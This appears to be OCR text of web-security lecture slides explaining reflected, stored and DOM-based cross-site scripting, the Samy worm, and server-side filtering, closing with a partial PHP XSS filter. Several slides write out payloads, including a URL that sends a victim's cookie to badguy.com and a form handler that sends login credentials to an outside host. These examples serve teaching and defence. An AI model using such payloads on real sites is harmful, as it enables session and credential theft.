
(Suppose you do have an account with this bank.)




Safe to type your password?



Safe to type your password?



Safe to type your password?




Cross Site Scripting

- **Attacker injects malicious JavaScript into web applications**
- **Common types:**
  - Reflected XSS (type 2, non-persistent)
    - attack script is reflected back to the user as part of a page from the victim site (error message, search result, …)
  - Stored XSS (type 1, persistent)
    - attacker stores malicious code in a resource managed by the web application (database, message forum,…)
  - DOM-based XSS
    - Attackers injects malicious code into a vulnerable script in the browser

Reflected XSS

- **attack script is reflected back to the user as part of a page from the victim site**
  (error message, search result, …)



Example

- Search field on victim.com:

```
http://victim.com/search.php?term=apple
```

- Server-side implementation of search.php:

```
<HTML>    <TITLE> Search Results
</TITLE>
<BODY>
Results for <?php echo $_GET[term] ?>
  :
. . .
</BODY>   </HTML>
```

echo search term into response

Example

- Search field on victim.com:

```
http://victim.com/search.php?term=apple
```


- Server-side implementation of search.php:

```
<HTML>    <TITLE> Search Results </TITLE>
<BODY>
Results for <?php echo $_GET[term] ?> :
. . .
</BODY>   </HTML>
```


echo search term into response

- `http://victim.com/search.php?term=`
  `<script>(new Image()).src =`
  `"http://badguy.com?cookie=" +`
  `document.cookie)</script>`
- **What if user clicks on this link?**
  - Browser goes to victim.com/search.php
  - Victim.com returns
    - Results for <script> … </script>
  - Browser executes script:
    - Sends badguy.com cookie for victim.com

Reflected XSS



Stored XSS


Attack Server
1
upload
malicious
content
send valuable data
4
2
request page
3
receive page
with malicious content
Victim client
Victim Server

Example (Samy worm)

- **MySpace allows HTML on user pages**
- **JavaScript is filtered out on server**
  - but (at the time) JavaScript could be embedded in CSS, which was not filtered
- **Visit an infected page while logged in…**
  - now your user page is infected
  - and you've added Samy as a friend
  - Samy had millions of friends within 24 hours

DOM-based (serverless) XSS

- **Example page**

```
<HTML><TITLE>Welcome!</TITLE>
Hi <SCRIPT>
var pos = document.URL.indexOf("name=") + 5;
document.write(document.URL.substring(pos,document.URL.length));
</SCRIPT>
</HTML>
```


- **Works fine with this URL**

  `http://www.example.com/welcome.html?name=Joe`

- **But what about this one?**

  `http://www.example.com/welcome.html?name=`
  `<script>alert(document.cookie)</script>`

Server-side defenses



Input filtering

- **Never trust client-side data**
  - Best: allow only what you expect
- **Remove/encode special characters**
  - Many encodings, special chars!
  - E.g., long (non-standard) UTF-8 encodings
- **Never roll your own input filter!**
  - Kind of like crypto
  - Good libraries available

Output filtering / encoding

- **Remove / encode (X)HTML special chars**
  - < for <, > for >, &quot for “ …
- **Allow only safe commands (e.g., no <script>…)**
- **Caution: `filter evasion` tricks**
  - See XSS Cheat Sheet for filter evasion

Caution: Scripts not only in <script>!

- **JavaScript as scheme in URI**
  - <img src="javascript:alert(document.cookie);">
- **JavaScript On{event} attributes (handlers)**
  - OnSubmit, OnError, OnLoad, …
- **Typical use:**
  - <img src="none" OnError="alert(document.cookie)">
  - <iframe src=`https://bank.com/login` onload=`steal()`>
  - <form> action="logon.jsp" method="post" onsubmit="hackImg=new Image; hackImg.src='http://www.digicrime.com/'+document.forms(1).login.value'+':'+ document.forms(1).password.value;" </form>

Problems with filters

- **Suppose a filter removes <script**
  - Good case
    <script src=“ …” => src=“…”
  - But then
    <scr<scriptipt src=“ …” => <script src=“ …”

Pretty good filter

```
function RemoveXSS($val) {
      // this prevents some character re-spacing such as <java\0script>
      $val = preg_replace('/([\x00-\x08,\x0b-\x0c,\x0e-\x19])/', '', $val);
      // straight replacements ... prevents strings like <IMG
   SRC=&#X40&#X61&#X76&#X61&#X73&#X63&#X72&#X69&#X70&#X74&#X3A
   &#X61&#X6C&#X65&#X72&#X74&#X28&#X27&#X58&#X53&#X53&#X27&#X29>
      $search = 'abcdefghijklmnopqrstuvwxyz';
      $search .= 'ABCDEFGHIJKLMNOPQRSTUVWXYZ';
      $search .= '1234567890!@#$%^&*()';
      $search .= '~`";:?+/={}[]-_|\'\\';
      for ($i = 0; $i < strlen($search); $i++) {
         $val = preg_replace('/(&#[xX]0{0,8}'.dechex(ord($search[$i])).';?)/i', $search[$i], $val);
         $val = preg_replace('/(&#0{0,8}'.ord($search[$i]).';?)/', $search[$i], $val); // with a ;
      }
      $ra1 = Array('javascript', 'vbscript', 'expression', 'applet', ...);
      $ra2 = Array('onabort', 'onactivate', 'onafterprint', 'onafterupdate', ...);
      $ra = array_merge($ra1, $ra2);
      $found = true; // keep replacing as long as the previous round replaced something
      while ($found == true) { ...}
      return $val;
   }
```

http://kallahar.com/smallprojects/php_xss_filter_function.php

